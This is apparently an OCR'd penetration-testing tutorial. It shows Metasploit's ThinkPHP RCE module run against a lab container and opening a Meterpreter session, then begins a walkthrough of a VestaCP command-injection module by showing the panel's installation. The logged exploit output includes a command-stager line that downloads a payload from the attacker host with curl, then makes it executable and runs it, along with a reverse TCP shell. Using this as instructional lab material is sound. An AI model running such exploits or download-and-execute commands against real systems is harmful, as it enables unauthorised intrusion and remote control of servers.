


```
msf5 exploit(unix/webapp/thinkphp_rce) > set rport 80
rport ⇒ 80
msf5 exploit(unix/webapp/thinkphp_rce) > check
[*] 172.18.0.2:80 - The target appears to be vulnerable. ThinkPHP 5.0.23 is a vulner
able version.
msf5 exploit(unix/webapp/thinkphp_rce) > █
```

On executing the module, we successfully get a meterpreter session.



```
msf5 exploit(unix/webapp/thinkphp_rce) > run

[*] Started reverse TCP handler on 172.18.0.1:4444
[!] AutoCheck is disabled. Proceeding with exploitation.
[*] Targeting ThinkPHP 5.0.23 automatically
[*] Using URL: http://172.18.0.1:8888/SidDKm4BXHu
[*] Client 172.18.0.2 (curl/7.52.1) requested /SidDKm4BXHu
[*] Sending payload to 172.18.0.2 (curl/7.52.1)
[*] Meterpreter session 1 opened (172.18.0.1:4444 → 172.18.0.2:43234) at 2020-06-01
 13:51:16 -0400
[+] Successfully executed command: curl -so /tmp/WXRhvxia http://172.18.0.1:8888/Sid
DKm4BXHu;chmod +x /tmp/WXRhvxia;/tmp/WXRhvxia;rm -f /tmp/WXRhvxia
[*] Command Stager progress - 100.00% done (114/114 bytes)
[*] Server stopped.
```



```
meterpreter > sysinfo
Computer     : 172.18.0.2
OS           : Debian 9.6 (Linux 5.4.0-kali3-amd64)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter > getuid
Server username: no-user @ b9966ca7c1bf (uid=33, gid=33, euid=33, egid=33)
meterpreter > █
```

## Vesta CP RCE 0day Module


**TARGET: Vesta CP** **TYPE: Remote** **FIREWALL : Not Applicable**

VestaCP is an open source website control panel which is very powerful. It is a control panel that has website, email, Domain Name server and database functionalities.Users can control with a simple web-based interface.

With VestaCP, users can install more than 439 apps with one click installer. It is popular due to its light weight, resource-friendliness  and a simple installation procedure. Here we will install it a fresh Ubuntu Server 18.04.


This module is an authenticated module which exploits a command injection vulnerability in v-list-user-backups bash script file. Any user with low privileges can execute some commands to grab a shell on the target. Now let's see how to install Vestacp on a new Ubuntu server.

Login into the Ubuntu server and download the install script of Vesta Control Panel as shown below.




```
user1@ubuntu_server18:~$ curl -O https://vestacp.com/pub/vst-install.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1711  100  1711    0     0   1180      0  0:00:01  0:00:01 --:--:--  1179
user1@ubuntu_server18:~$ sudo bash vst-install.sh
```

Then execute the script as shown below.



```
user1@ubuntu_server18:~$ sudo bash vst-install.sh
--2020-05-31 03:31:27--  http://vestacp.com/pub/vst-install-ubuntu.sh
Resolving vestacp.com (vestacp.com)... 104.236.66.100
Connecting to vestacp.com (vestacp.com)|104.236.66.100|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46772 (46K) [text/plain]
Saving to: ‘vst-install-ubuntu.sh’

vst-install-ubuntu.sh    100%[===================================>]  45.68K   104KB/s    in 0.4s

2020-05-31 03:31:28 (104 KB/s) - ‘vst-install-ubuntu.sh’ saved [46772/46772]
```

